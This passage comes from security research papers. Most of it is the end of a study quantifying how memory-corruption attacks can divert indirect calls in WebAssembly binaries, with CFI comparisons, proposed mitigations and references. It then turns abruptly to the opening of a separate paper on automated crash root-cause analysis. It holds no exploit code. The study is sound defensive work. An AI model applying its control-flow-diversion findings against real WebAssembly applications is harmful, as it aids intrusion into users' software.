511.povray	C++	385.4k	228	1.9%	1421	521	36.7%	510	35.9%	29	1	57	7.9
519.lbm	C	13.4k	12	6.2%	80	7	8.8%	6	7.5%	5	1	8	2.4
520.omnetpp	C++	619.3k	4536	10.6%	4615	3569	77.3%	3505	75.9%	79	1	1631	57.4
523.xalancbmk	C++	1.5M	13567	16.2%	8050	6225	77.3%	6072	75.4%	77	1	3893	176.2
525.ldecod	C	233.0k	354	8.6%	551	129	23.4%	68	12.3%	24	1	135	14.8
525.x264	C	283.6k	773	14.2%	636	253	39.8%	177	27.8%	31	1	105	24.9
526.blender	C++	3.2M	17198	14.9%	25901	17387	67.1%	17263	66.6%	128	1	5360	134.4
531.deepsjeng	C	53.0k	10	1.1%	174	10	5.7%	8	4.6%	5	1	6	2.0
538.imagick	C	517.5k	1901	9.9%	1068	91	8.5%	74	6.9%	22	1	1592	86.4
541.leela	C++	118.8k	263	5.0%	1101	600	54.5%	520	47.2%	41	1	74	6.4
544.nab	C	55.6k	17	1.7%	201	10	5.0%	8	4.0%	6	1	7	2.8
557.xz	C	53.3k	71	11.0%	250	98	39.2%	86	34.4%	19	1	11	3.7
Average per binary		738.1k	2939.5		3804.8	1872.3		1829.7		62.0	1	914.7	33.2
Total		19.2M	76426	9.8%	98924	48681	49.2%	47571	48.1%				

Table 2: Program corpus overview and static analysis results regarding indirect calls, function table, and CFI equivalence classes.

a sequence of instructions, then the indices an attacker can choose from are likely more restricted. As a lower bound of targets to choose from, we also measure how many table indices are read directly from memory. We obtain this number through a static analysis of the instructions preceding indirect calls. Columns "Idx. from mem." show the number of type-compatible and in-table functions, for which at least one indirect call exists that takes its table index *directly from linear memory*. For each such function, given an arbitrary write primitive into linear memory, an indirect call could be diverted to reach the function. Perhaps surprisingly, this lower bound of reachable functions is very close to the upper bound: On average, 48.1% of all functions can be reached by a `call_indirect` that takes its argument from linear memory.

Overall, our analysis of indirect calls and targets shows a large potential for effective control-flow divergence. Many functions are indirectly callable (49.2%, on average) and most of them could be reached by simply overwriting an index stored in linear memory (48.1%). We conclude that diverging indirect function calls poses a serious threat to the integrity of control flow in WebAssembly.

6.4 Comparing with Existing CFI Policies

WebAssembly's type checking of indirect calls can be seen as a form of control-flow integrity (CFI) for forward edges.[12] CFI has been extensively researched [15, 21, 39, 48, 49, 63, 69, 71, 72] and is deployed in open-source (GCC [62] and LLVM [6]) and commercial compilers (MSVC [2]). We now compare WebAssembly's type checking with state-of-the-art CFI defenses for native binaries (RQ3).

Equivalence Classes Following prior work on CFI [21], we measure its effectiveness by analyzing the sets of control-flow targets an indirect transfer may be diverted to according to the CFI mechanism. Each such a set is called a *CFI equivalence class*. To assess the effectiveness of a CFI defense, we use two measures: The class count, i.e., how many different classes exist, and the sizes of the classes, i.e., how many targets are in each class. A small class count means the CFI defense distinguishes little between targets, giving attackers more options for control-flow divergence. A large class size is also

[12] Backward edges, i.e., returns, are protected due to being managed by the VM and offer security conceptually similar to shadow stack solutions.

Program	Number of CFI equivalence classes			
	MCFI [48]	πCFI [49]	LLVM-CFI 3.9	Wasm
perlbench	38	30	36	31
mcf	12	8	N/A	7
omnetpp	357	321	35	79
xalancbmk	1534	1200	260	77
namd	166	150	4	15
povray	218	204	33	29

(a) Number of equivalence classes (higher means more secure).

Program	Size of largest CFI equivalence class			
	MCFI [48]	πCFI [49]	LLVM-CFI 3.9	Wasm
perlbench	348	347	350	93
mcf	29	15	N/A	28
omnetpp	275	253	170	1631
xalancbmk	1141	608	95	3893
namd	187	113	30	12
povray	187	113	81	57

(b) Sizes of equivalence classes (lower means more secure).

Figure 11: Comparing WebAssembly with native CFI solutions. Native data taken from [21] for programs in the intersection of SPEC CPU 2006 (theirs) and 2017 (ours).

insecure, as it means a large number of control-flow targets can all be reached from a single source instruction.

For WebAssembly, we measure CFI equivalence classes by analyzing the type signatures of indirectly callable functions, assigning all functions with the same type signature into an equivalence class. Additionally, we analyze the preceding instructions before an indirect call to determine whether they restrict the table index, e.g., via bitmasking, to a smaller range. The last block in Table 2 shows the results. On average, there are 62 equivalence classes per program, which each contain 33.2 functions. The largest equivalence class, in the Blender program, contains over 5,300 functions. Overall, this shows that an attacker has plenty of call targets to choose from.

Comparing with Native CFI Defenses To put the results on equivalence classes in perspective, we compare them with results reported for native CFI defenses [21]. The tables in Figure 11a and Figure 11b compare the counts and sizes of equivalence classes, respectively. For example, MCFI [48] and πCFI [49] partition the control-flow targets of xalancbmk into 1534 and 1200 classes, respectively, whereas WebAssembly's indirect call target restrictions yield only 77 such classes. Regarding the size of equivalence classes, WebAssembly has especially large classes for omnetpp and xalancbmk, and similar classes sizes as the native defenses for other programs.

Interestingly, omnetpp and xalancbmk are C++ programs that make heavy use of object-oriented programming with virtual functions. Source-level type information, e.g., about class hierarchies, can help compiler-based CFI methods to identify more precise, and thus restrictive, equivalence classes. In contrast, WebAssembly's type checking has only (combinations of) four low-level primitive types to work with, which might explain the stark difference to the native schemes.

Overall, WebAssembly's type checking is often less effective than modern CFI defenses available for native binaries. While type-checked indirect calls certainly are a step forward compared to not having any CFI defense, adapting more sophisticated CFI defenses could significantly harden the currently produced binaries. For example, Clang's CFI scheme, which uses source-level information, can also be employed by passing `-fsanitize=cfi` when compiling to WebAssembly.

7 Discussion of Mitigations

The following discusses several mitigations that could defeat the attacks presented in this paper, e.g., through amending the language specification, updates to compilers, or by application and library developers.

7.1 WebAssembly Language

Several proposals for extending the core WebAssembly language could address some of our attack primitives.

The multiple memories proposal [54] gives one module the option of having multiple linear memories. Under the proposal, memory operations statically encode which memory they operate on, e.g., an `i32.load $mem2` instruction can only load data from memory 2. Multiple memories would enable separating stack, heap, and constant data. Thus, an overflow in one memory section would no longer affect data in another memory. Also, pointers to the heap could no longer be forged to point into the stack and vice versa. Finally, if compilers emit only load instructions for a particular memory section, it becomes effectively read-only, since stores to other memories can never modify it. This would prevent overwriting of constants. A challenge with this proposal is that compiling to multiple memories is not straightforward. Since memory accesses are statically restricted to a certain memory, code that must handle pointers of different regions must either be duplicated or objects explicitly copied between memories.

The reference types proposal [55] allows modules to have multiple tables for indirect calls. Our call redirection primitive is powerful only because all indirectly callable functions currently are in the same table. Multiple tables allow for more fine-grained defenses. One option is to define different protection domains, e.g., one per statically-linked library, and to keep a separate table per protection domain. Another option is to split call targets into equivalence classes, similar to existing CFI techniques for native binaries, and to keep a separate table per equivalence class.

Finally, the MS-Wasm proposal [26] explicitly targets memory safety. It proposes to add so called segments to WebAs-

sembly, memory regions with defined size and lifetime. Handles into those segments are promoted to first class types, with own operations for allocation and slicing. This requires quite some implementation effort by hosts, and unless hardware support for memory safety is provided, will likely incur a performance overhead.

A challenge with all changes to the core language is that they require updating existing virtual machines. Since WebAssembly is implemented not just by one vendor, but in at least four browsers (Chrome, Firefox, Safari, and Edge), Node.js, and several standalone VMs (Wasmtime, WAVM, Lucet), this risks a split of the still young ecosystem. However, both the multiple memories and reference types proposal are (as of June 2020) in phase 3 of the four phase standardization process.[13]

7.2 Compilers and Tooling

The perhaps most simple way of preventing many of our attack primitives is to implement and activate security features that compilers, linkers, and allocators already provide for native compilation targets. Decades of research on binary security [61] have resulted in several mitigations that could be applied to WebAssembly. Examples that would benefit WebAssembly compilers are `FORTIFY_SOURCE`-like code rewriting, stack canaries, CFI defenses, and safe unlinking in memory allocators. In particular for stack canaries and rewriting commonly exploited C string functions, we believe there are no principled hindrances to deployment. We hope they will be implemented by compilers in the future, since they offer good security benefit for relatively little change to the ecosystem, unlike, e.g., language changes.

A longer-term mitigation in compilers is to use the WebAssembly language extensions discussed above, once they become available. For example, when compiling C/C++ to WebAssembly, multiple memories could mimic some of the security features provided by page protections in native code.

7.3 Application and Library Developers

Developers of WebAssembly applications can reduce the risk by using as little code in "unsafe" languages, such as C, as possible. To reduce the attack surface, developers should also ensure to import only those APIs from the host environment that are strictly necessary. For example, calling critical host functions, such as `eval` or `exec` is impossible unless these functions are imported in the WebAssembly module.

8 Related Work

WebAssembly The language has a formally defined type system shown to be sound [32, 67]. WebAssembly performance and how it compares to native performance has been studied [37]. Wasabi [42] is a general dynamic analysis framework for WebAssembly. We discussed different proposals to extend the language [26, 54, 55] in the previous section.

Malicious WebAssembly Among the early adopters of WebAssembly have been websites that use the computing resources of visitors to mine cryptocurrencies [41, 46, 56]. Since this is often unwelcome, several approaches detect and defend against mining [40, 66], e.g., by profiling executed instructions. Taint tracking techniques can also be used to enforce security policies on untrusted WebAssembly programs [29, 60].

Malicious WebAssembly binaries are also crafted to escape browser sandboxes and gain remote code execution [16, 59]. Unlike our work, those exploits attack bugs in specific VM implementations and fall into the realm of host security, as discussed in Section 1. Others use malicious WebAssembly code to perform side-channel [30] and speculative execution attacks [43] against the host. In contrast, we do not aim to escape the sandbox, and our attacks assume nothing but a standards-compliant WebAssembly VM. For example, the exploit in Section 5.1 works in both Firefox and Chrome. Since we do not escape the VM, we depend on the available imported host functions for malicious actions. However, as we show in our end-to-end exploits, cross-site scripting, remote code execution, and file writes can still be consequences.

Vulnerable WebAssembly Two industry whitepapers show example attacks against vulnerable WebAssembly binaries [20, 45]. Their pioneering work prompted us to investigate WebAssembly binary security more thoroughly and expand this research significantly in several directions.

In Section 3, we systematically analyze how program data is mapped to linear memory by three different compilers, two backends, and two linker configurations, whereas previous work has only looked at select examples from a single compiler. From our analysis we conclude that, fundamentally due to linear memory, WebAssembly cannot separate static data, heap, and unmanaged stack, as guard pages like in native binaries are unavailable. Unlike previous work, we thus show a much larger set of attack primitives, including primitives have not been reported for WebAssembly at all. For example, we are the first to propose stack overflows (not buffer overflows) as an attack primitive (Section 4.1.2). Prior work has hypothesized that exploitation is possible, but we are the first to demonstrate it in practice. One whitepaper and a blog post [25, 45] warn that WebAssembly binaries come with their own allocator, which is potentially not hardened. Our exploits against two different versions of Emscripten's `emmalloc` substantiate their hypotheses.

We also perform the first quantitative security evaluation on a set of 26 WebAssembly binaries with more than 19 million instructions in total (Section 6). A previous blog post [28] explores that indirect calls can be redirected to unintended

[13] https://github.com/WebAssembly/proposals

functions on a single example. We make this observation quantifiable and measure that almost every second function can be reached via an indirect call that takes its argument directly from linear memory. We are also the first to estimate how much data resides on the unmanaged stack in linear memory, a relevant number for estimating the risk from previously described data overwrite primitives, and the first to compare WebAssembly's type-checking of indirect calls with native CFI schemes.

Defensive WebAssembly WebAssembly's well-designed host security properties can also serve as a basis for software-fault isolation (SFI). By compiling individual libraries to WebAssembly and embedding a runtime into the main application, memory errors in the library are isolated from the main program. This has recently been successfully employed to sandbox libraries in Firefox [47]. WebAssembly has also been used as a compilation target for formally verified cryptography [52] and extended to guarantee constant-time operations for cryptographic primitives [68].

Exploiting Native Binaries There exists ample work on binary exploitation; Sezkeres et al. [61] provide an excellent overview of techniques for exploiting memory errors. The stages used in their survey roughly corresponds to the dimensions of attack primitives we use in Section 4. We find that, although the exploit chains have to be adapted and effects depend on the runtime environment, many techniques that are effective in native binaries also transfer to WebAssembly.

Exploit Mitigations In response to attacks on native binaries, many mitigations have been developed, including data-execution prevention [17], stack canaries [24], ASLR [51], and safe unlinking. The idea of control-flow integrity [15] is the basis of several protection mechanisms. Control-flow bending [22], data-only attacks [36], and other advanced attacks [27, 57] demonstrate that even restrictive CFI policies leave sufficient freedom for an attacker. Burow et al. [21] provide a survey assessing the security of different CFI implementations. Section 6.3 empirically compares with some of their results. The restrictions imposed by WebAssembly raise the difficulty for exploitation, but do not offer complete security. We expect to see an arms race of mitigations and ever more complex attacks in the WebAssembly ecosystem, too, which will gradually increase security.

9 Conclusion

WebAssembly promises a portable platform for code compiled from C, C++, and other languages that combines near-native performance with strong safety and security guarantees. This paper presents the first in-depth security analysis of WebAssembly binaries and compares the level of security provided by WebAssembly with native platforms. We find that vulnerable source programs result in binaries that enable various kinds of attacks, including attacks that have not been possible on native platforms since decades. Our findings are based on a set of attack primitives that enable an attacker to gain a write primitive, overwrite sensitive data, and trigger compromising behavior. Several end-to-end examples of attacks, which cover WebAssembly running in the browser, on Node.js, and in stand-alone VMs, demonstrate that these primitives can be combined into effective exploits. Moreover, an empirical evaluation of real-world binaries quantifies the exploitation risk, showing a large attack surface. Overall, our findings are a call to arms for further hardening the WebAssembly language, its compilers, and ecosystem, making the promise of a secure platform a reality.

Acknowledgments

This work was supported by the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No. 851895), and by the German Research Foundation within the ConcSys and Perf4JS projects.

References

[1] WebAsssembly Design – Security – Memory Safety. https://github.com/WebAssembly/design/blob/master/Security.md#memory-safety, 2016.

[2] Control Flow Guard. https://docs.microsoft.com/en-us/windows/win32/secbp/control-flow-guard, 2018.

[3] National Vulnerability Database – CVE-2018-14550 Detail. https://nvd.nist.gov/vuln/detail/CVE-2018-14550, 2018.

[4] Wasmer – The Universal WebAssembly Runtime. https://wasmer.io/, 2019.

[5] Blazor – Build client web apps with C#. https://dotnet.microsoft.com/apps/aspnet/web-apps/blazor, 2020.

[6] Clang 11 documentation – Control Flow Integrity. https://clang.llvm.org/docs/ControlFlowIntegrity.html, 2020.

[7] Emscripten – Calling JavaScript from C/C++. https://emscripten.org/docs/porting/connecting_cpp_and_javascript/Interacting-with-code.html#interacting-with-code-call-javascript-from-native, 2020.

[8] Emscripten – Release Notes. https://emscripten.org/docs/introducing_emscripten/release_notes.html, 2020.

[9] WASI – The WebAssembly System Interface. https://wasi.dev/, 2020.

[10] Wasmtime – A small and efficient runtime for WebAssembly & WASI. https://wasmtime.dev/, 2020.

[11] WAVM. https://wavm.github.io/, 2020.

[12] WebAssembly. https://webassembly.org/, 2020.

[13] WebAssembly – Use Cases. https://webassembly.org/docs/use-cases/, 2020.

[14] WebAssembly Specification. https://webassembly.github.io/spec/core/index.html, 2020.

[15] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti. Control-Flow Integrity. In *Proceedings of the 12th ACM Conference on Computer and Communications Security (CCS 05)*, 2005.

[16] Georgi Geshev Alex Plaskett, Fabian Beterke. Apple Safari – Wasm Section Exploit. https://labs.f-secure.com/assets/BlogFiles/apple-safari-wasm-section-vuln-write-up-2018-04-16.pdf, 2018.

[17] Starr Andersen and Vincent Abella. Changes to Functionality in Microsoft Windows XP Service Pack 2, Part 3: Memory Protection Technologies, Data Execution Prevention. https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb457155(v=technet.10), 2004.

[18] Anonymous. Once upon a free. *Phrack*, 11(9), November 2001.

[19] J.F. Bastien. WebAssembly – Going public launch bug. https://github.com/WebAssembly/design/issues/150, 2015.

[20] John Bergbom. Memory safety: old vulnerabilities become new with WebAssembly. https://www.forcepoint.com/sites/default/files/resources/files/report-web-assembly-memory-safety-en.pdf, 2018.

[21] Nathan Burow, Scott A. Carr, Joseph Nash, Per Larsen, Michael Franz, Stefan Brunthaler, and Mathias Payer. Control-Flow Integrity: Precision, Security, and Performance. *ACM Comput. Surv.*, 50(1), 2017.

[22] Nicholas Carlini, Antonio Barresi, Mathias Payer, David A. Wagner, and Thomas R. Gross. Control-Flow Bending: On the Effectiveness of Control-Flow Integrity. In *Proceedings of the 24th USENIX Security Symposium (USENIX Security 15)*, 2015.

[23] Lin Clark. Standardizing WASI: A system interface to run WebAssembly outside the web. https://hacks.mozilla.org/2019/03/standardizing-wasi-a-webassembly-system-interface/, 2019.

[24] Crispan Cowan, Calton Pu, Dave Maier, Heather Hinton, Jonathan Walpole, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, and Qian Zhang. StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks. In *Proceedings of the 7th USENIX Security Symposium (USENIX Security 98)*, 1998.

[25] Frank Denis. WebAssembly doesn't make unsafe languages safe (yet). https://00f.net/2018/11/25/webassembly-doesnt-make-unsafe-languages-safe/, 2018.

[26] Craig Disselkoen, John Renner, Conrad Watt, Tal Garfinkel, Amit Levy, and Deian Stefan. Position Paper: Progressive Memory Safety for WebAssembly. In *Proceedings of the 8th International Workshop on Hardware and Architectural Support for Security and Privacy*, 2019.

[27] Isaac Evans, Fan Long, Ulziibayar Otgonbaatar, Howard Shrobe, Martin Rinard, Hamed Okhravi, and Stelios Sidiroglou-Douskos. Control Jujutsu: On the Weaknesses of Fine-Grained Control Flow Integrity. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (CCS '15)*, 2015.

[28] Jonathan Foote. Hijacking the control flow of a WebAssembly program. https://www.fastly.com/blog/hijacking-control-flow-webassembly-program, 2019.

[29] William Fu, Raymond Lin, and Daniel Inge. TaintAssembly: Taint-Based Information Flow Control Tracking for WebAssembly. http://arxiv.org/abs/1802.01050, 2018.

[30] Daniel Genkin, Lev Pachmanov, Eran Tromer, and Yuval Yarom. Drive-By Key-Extraction Cache Attacks from Portable Code. In *Proceedings of the International Conference on Applied Cryptography and Network Security (ACNS)*, 2018.

[31] Robbert Gurdeep Singh and Christophe Scholliers. WARDuino: A Dynamic WebAssembly Virtual Machine for Programming Microcontrollers. In *Proceedings of the 16th ACM SIGPLAN International Conference on Managed Programming Languages and Runtimes (MPLR 2019)*, 2019.

[32] Andreas Haas, Andreas Rossberg, Derek L. Schuff, Ben L. Titzer, Michael Holman, Dan Gohman, Luke Wagner, Alon Zakai, and JF Bastien. Bringing the Web Up to Speed with WebAssembly. In *Proceedings of the 38th ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI 2017)*, 2017.

[33] Adam Hall and Umakishore Ramachandran. An Execution Model for Serverless Functions at the Edge. In *Proceedings of the International Conference on Internet of Things Design and Implementation (IoTDI '19)*, 2019.

[34] Pat Hickey. Edge programming with Rust and WebAssembly. https://www.fastly.com/blog/edge-programming-rust-web-assembly.

[35] Pat Hickey. Announcing Lucet: Fastly's native WebAssembly compiler and runtime. https://www.fastly.com/blog/announcing-lucet-fastly-native-webassembly-compiler-runtime, 2019.

[36] Kyriakos K. Ispoglou, Bader AlBassam, Trent Jaeger, and Mathias Payer. Block oriented programming: Automating data-only attacks. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security (CCS '18)*, 2018.

[37] Abhinav Jangda, Bobby Powers, Emery D. Berger, and Arjun Guha. Not So Fast: Analyzing the Performance of WebAssembly vs. Native Code. In *Proceedings of the 2019 USENIX Annual Technical Conference (USENIX ATC '19)*, July 2019.

[38] Michel Kaempf. Vudo – An object superstitiously believed to embody magical powers. *Phrack*, 11(8), November 2001.

[39] Mustakimur Rahman Khandaker, Wenqing Liu, Abu Naser, Zhi Wang, and Jie Yang. Origin-sensitive Control Flow Integrity. In *Proceedings of the 28th USENIX Security Symposium (USENIX Security 19)*, 2019.

[40] Amin Kharraz, Zane Ma, Paul Murley, Charles Lever, Joshua Mason, Andrew Miller, Nikita Borisov, Manos Antonakakis, and Michael Bailey. Outguard: Detecting in-browser covert cryptocurrency mining in the wild. In *Proceedings of the 2019 World Wide Web Conference (WWW '19)*, 2019.

[41] Radhesh Krishnan Konoth, Emanuele Vineti, Veelasha Moonsamy, Martina Lindorfer, Christopher Kruegel, Herbert Bos, and Giovanni Vigna. MineSweeper: An In-depth Look into Drive-by Cryptocurrency Mining and Its Defense. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security (CCS '18)*, 2018.

[42] Daniel Lehmann and Michael Pradel. Wasabi: A Framework for Dynamically Analyzing WebAssembly. In *Proceedings of the 24th International Conference on Architectural Support*

for Programming Languages and Operating Systems (ASPLOS '19), 2019.

[43] Giorgi Maisuradze and Christian Rossow. Ret2spec: Speculative Execution Using Return Stack Buffers. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security (CCS '18)*, 2018.

[44] Timothy McCallum. Diving into Ethereum's Virtual Machine (EVM): the future of Ewasm. https://hackernoon.com/diving-into-ethereums-virtual-machine-the-future-of-ewasm-wrk32iy, 2019.

[45] Brian McFadden, Tyler Lukasiewicz, Jeff Dileo, and Justin Engler. NCC Group Whitepaper – Security Chasms of WASM. https://i.blackhat.com/us-18/Thu-August-9/us-18-Lukasiewicz-WebAssembly-A-New-World-of-Native_Exploits-On-The-Web-wp.pdf, 2018.

[46] Marius Musch, Christian Wressnegger, Martin Johns, and Konrad Rieck. New Kid on the Web: A Study on the Prevalence of WebAssembly in the Wild. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA 2019)*, 2019.

[47] Shravan Narayan, Craig Disselkoen, Tal Garfinkel, Nathan Froyd, Eric Rahm, Sorin Lerner, Hovav Shacham, and Deian Stefan. Retrofitting Fine Grain Isolation in the Firefox Renderer. In *Proceedings of the 29th USENIX Security Symposium (USENIX Security 20)*, 2020.

[48] Ben Niu and Gang Tan. Modular Control-Flow Integrity. In *Proceedings of the 35th ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI '14)*, 2014.

[49] Ben Niu and Gang Tan. Per-Input Control-Flow Integrity. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (CCS '15)*, 2015.

[50] Aleph One. Smashing the Stack for Fun and Profit. *Phrack*, 7(49), November 1996.

[51] PaX Team. PaX Address Space Layout Randomization (ASLR). https://pax.grsecurity.net/docs/aslr.txt, 2002.

[52] J. Protzenko, B. Beurdouche, D. Merigoux, and K. Bhargavan. Formally Verified Cryptographic Web Applications in WebAssembly. In *2019 IEEE Symposium on Security and Privacy (SP 2019)*, 2019.

[53] Andreas Rossberg. Why WebAssembly? https://medium.com/dfinity/why-webassembly-f21967076e4, 2018.

[54] Andreas Rossberg. Multiple per-module memories for Wasm. https://github.com/WebAssembly/multi-memory, 2019.

[55] Andreas Rossberg. Proposal for adding basic reference types. https://github.com/WebAssembly/reference-types, 2019.

[56] Jan Rüth, Torsten Zimmermann, Konrad Wolsing, and Oliver Hohlfeld. Digging into browser-based crypto mining. In *Proceedings of the Internet Measurement Conference 2018 (IMC '18)*, 2018.

[57] Felix Schuster, Thomas Tendyck, Christopher Liebchen, Lucas Davi, Ahmad-Reza Sadeghi, and Thorsten Holz. Counterfeit Object-Oriented Programming: On the Difficulty of Preventing Code Reuse Attacks in C++ Applications. In *2015 IEEE Symposium on Security and Privacy (SP 2015)*, 2015.

[58] Hovav Shacham, Matthew Page, Ben Pfaff, Eu-Jin Goh, Nagendra Modadugu, and Dan Boneh. On the Effectiveness of Address-Space Randomization. In *Proceedings of the 11th ACM Conference on Computer and Communications Security (CCS '04)*, 2004.

[59] Natalie Silvanovich. The Problems and Promise of WebAssembly. https://googleprojectzero.blogspot.com/2018/08/the-problems-and-promise-of-webassembly.html, 2018.

[60] Aron Szanto, Timothy Tamm, and Artidoro Pagnoni. Taint Tracking for WebAssembly. https://arxiv.org/abs/1807.08349, 2018.

[61] Laszlo Szekeres, Mathias Payer, Tao Wei, and Dawn Song. SoK: Eternal War in Memory. In *2013 IEEE Symposium on Security and Privacy (SP 2013)*, 2013.

[62] Caroline Tice, Tom Roeder, Peter Collingbourne, Stephen Checkoway, Úlfar Erlingsson, Luis Lozano, and Geoff Pike. Enforcing forward-edge control-flow integrity in GCC & LLVM. In *Proceedings of the 23rd USENIX Security Symposium (USENIX Security 14)*, August 2014.

[63] Victor van der Veen, Dennis Andriesse, Enes Göktaundefined, Ben Gras, Lionel Sambuc, Asia Slowinska, Herbert Bos, and Cristiano Giuffrida. Practical Context-Sensitive CFI. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (CCS '15)*, 2015.

[64] Kenton Varda. WebAssembly on Cloudflare Workers. https://blog.cloudflare.com/webassembly-on-cloudflare-workers/, 2018.

[65] Luke Wagner. WebAssembly consensus and end of Browser Preview. https://lists.w3.org/Archives/Public/public-webassembly/2017Feb/0002.html, 2017.

[66] Wenhao Wang, Benjamin Ferrell, Xiaoyang Xu, Kevin W Hamlen, and Shuang Hao. SEISMIC: SEcure In-lined Script Monitors for Interrupting Cryptojacks. In *24th European Symposium on Research in Computer Security (ESORICS 2018)*, 2018.

[67] Conrad Watt. Mechanising and Verifying the WebAssembly Specification. In *Proceedings of the 7th ACM SIGPLAN International Conference on Certified Programs and Proofs (CPP '18)*, 2018.

[68] Conrad Watt, John Renner, Natalie Popescu, Sunjay Cauligi, and Deian Stefan. CT-Wasm: Type-Driven Secure Cryptography for the Web Ecosystem. *Proc. ACM Program. Lang.*, 3(POPL), January 2019.

[69] Xiaoyang Xu, Masoud Ghaffarinia, Wenhao Wang, Kevin W. Hamlen, and Zhiqiang Lin. CONFIRM: Evaluating Compatibility and Relevance of Control-flow Integrity Protections for Modern Software. In *Proceedings of the 28th USENIX Security Symposium (USENIX Security 19)*, August 2019.

[70] Alon Zakai. Emscripten and the LLVM WebAssembly backend. https://v8.dev/blog/emscripten-llvm-wasm, 2019.

[71] Chao Zhang, Tao Wei, Zhaofeng Chen, Lei Duan, Laszlo Szekeres, Stephen McCamant, Dawn Song, and Wei Zou. Practical Control Flow Integrity and Randomization for Binary Executables. In *2013 IEEE Symposium on Security and Privacy (SP 2013)*, 2013.

[72] Mingwei Zhang and R. Sekar. Control Flow Integrity for COTS Binaries. In *Proceedings of the 22nd USENIX Security Symposium (USENIX Security 13)*, 2013.

AURORA: Statistical Crash Analysis for Automated Root Cause Explanation

Tim Blazytko, Moritz Schlögel, Cornelius Aschermann, Ali Abbasi,
Joel Frank, Simon Wörner and Thorsten Holz

Ruhr-Universität Bochum, Germany

Abstract

Given the huge success of automated software testing techniques, a large amount of crashes is found in practice. Identifying the root cause of a crash is a time-intensive endeavor, causing a disproportion between finding a crash and fixing the underlying software fault. To address this problem, various approaches have been proposed that rely on techniques such as reverse execution and backward taint analysis. Still, these techniques are either limited to certain fault types or provide an analyst with assembly instructions, but no context information or explanation of the underlying fault.

In this paper, we propose an automated analysis approach that does not only identify the root cause of a given crashing input for a binary executable, but also provides the analyst with context information on the erroneous behavior that characterizes crashing inputs. Starting with a single crashing input, we generate a diverse set of similar inputs that either also crash the program or induce benign behavior. We then trace the program's states while executing each found input and generate predicates, i. e., simple Boolean expressions that capture behavioral differences between crashing and non-crashing inputs. A statistical analysis of all predicates allows us to identify the predicate pinpointing the root cause, thereby not only revealing the location of the root cause, but also providing an analyst with an explanation of the misbehavior a crash exhibits at this location. We implement our approach in a tool called AURORA and evaluate it on 25 diverse software faults. Our evaluation shows that AURORA is able to uncover root causes even for complex bugs. For example, it succeeded in cases where many millions of instructions were executed between developer fix and crashing location. In contrast to existing approaches, AURORA is also able to handle bugs with no data dependency between root cause and crash, such as type confusion bugs.

1 Introduction

Fuzz testing (short: *fuzzing*) is a powerful software testing technique that, especially in recent years, gained a lot of traction both in industry and academia [28, 29, 31, 47, 49, 53, 59]. In essence, fuzzing capitalizes on a high throughput of inputs that are successively modified to uncover different paths within a target program. The recent focus on new fuzzing methods has produced a myriad of crashes for software systems, sometimes overwhelming the developers who are tasked with fixing them [37, 50]. In many cases, finding a new crashing input has become the easy and fully automated part, while triaging crashes remains a manual, labor-intensive effort. This effort is mostly spent on identifying the actual origin of a crash [58]. The situation is worsened as fuzzing campaigns often result in a large number of crashing inputs, even if only one actual bug is found: a fuzzer can identify multiple paths to a crash, while the fault is always the same. Thus, an analyst has to investigate an inflated number of potential bugs. Consequently, developers lose time on known bugs that could be spent on fixing others.

To reduce the influx of crashes mapping to the same bug, analysts attempt to *bucket* such inputs. Informally speaking, bucketing groups crashing inputs according to some metric—often coverage or hashes of the call stack—into equivalence classes. Typically, it is assumed that analyzing one input from each class is sufficient. However, recent experiments have shown that common bucketing schemes produce far too many buckets and, even worse, cluster distinct bugs into the same bucket [42]. Even if there are only a few inputs to investigate, an analyst still faces another challenge: Understanding the reasons why a given input leads to a crash. Often, the real cause of a crash—referred to as *root cause*—is not located at the point the program crashes; instead, it might be far earlier in the program's execution flow. Therefore, an analyst needs to analyze the path from the crashing location backward to find the root cause, which requires significant effort.

Consider, for example, a type confusion bug: a pointer to an object of type `A` is used in a place where a pointer to `B` is expected. If a field of `B` is accessed, an invalid access on a subsection of `A` can result. If the structures are not compatible (e. g., `A` contains a string where a pointer is expected by `B`), this can cause memory corruption. In this case, the crashing

location is most likely not the root cause of the fault, as the invariant "points to an instance of B" is violated in a different spot. The code that creates the object of type A is also most likely correct. Instead, the particular control flow that makes a value from type A end up in B's place is at fault.

In a naive approach, an analyst could inspect stack and register values with a debugger. Starting from the crash, they can manually backtrace the execution to the root cause. Using state-of-the-art sanitizers such as the ASAN family [51] may detect illegal memory accesses closer to the root cause. In our example, the manual analysis would start at the crashing location, while ASAN would detect the location where the memory corruption occurred. Still, the analyst has to manually recognize the type confusion as the root cause—a complicated task since most code involved is behaving correctly.

More involved approaches such as POMP [57], RETRACER [33], REPT [32] and DEEPVSA [38] use automated reverse execution and backward taint analysis. These are particularly useful if the crash is not reproducible. For example, REPT and RETRACER can analyze crashes that occurred on end-devices by combining core dumps and Intel PT traces. However, these approaches generally do not allow to automatically identify the root cause unless there is a direct data dependency connecting root cause and crashing instruction. Furthermore, REPT and RETRACER focus on providing an interactive debugging session for an analyst to inspect manually what happened before the crash.

In cases such as the type confusion above, or when debugging JIT-based software such as JavaScript engines, a single crashing input may not allow identifying the root cause without extensive manual reasoning. Therefore, one can use a fuzzer to perform *crash exploration*. In this mode, the fuzzer is seeded with crashing inputs which it mutates as long as they keep crashing the target application. This process generates new inputs that are related to the original crashing input, yet slightly different (e. g., they could trigger the crash via a different path). A diverse set of crashing inputs that mostly trigger the same bug can aid analysis. Observing multiple ranges of values and different control-flow edges taken can help narrow down potential root causes. However, none of the aforementioned methods takes advantage of this information. Consequently, identifying the root cause remains a challenging task, especially if there is no direct data dependency between root cause and crashing instruction. Although techniques such as ASAN, POMP, REPT and RETRACER provide more context, they often fail to identify the root cause and provide no explanation of the fault.

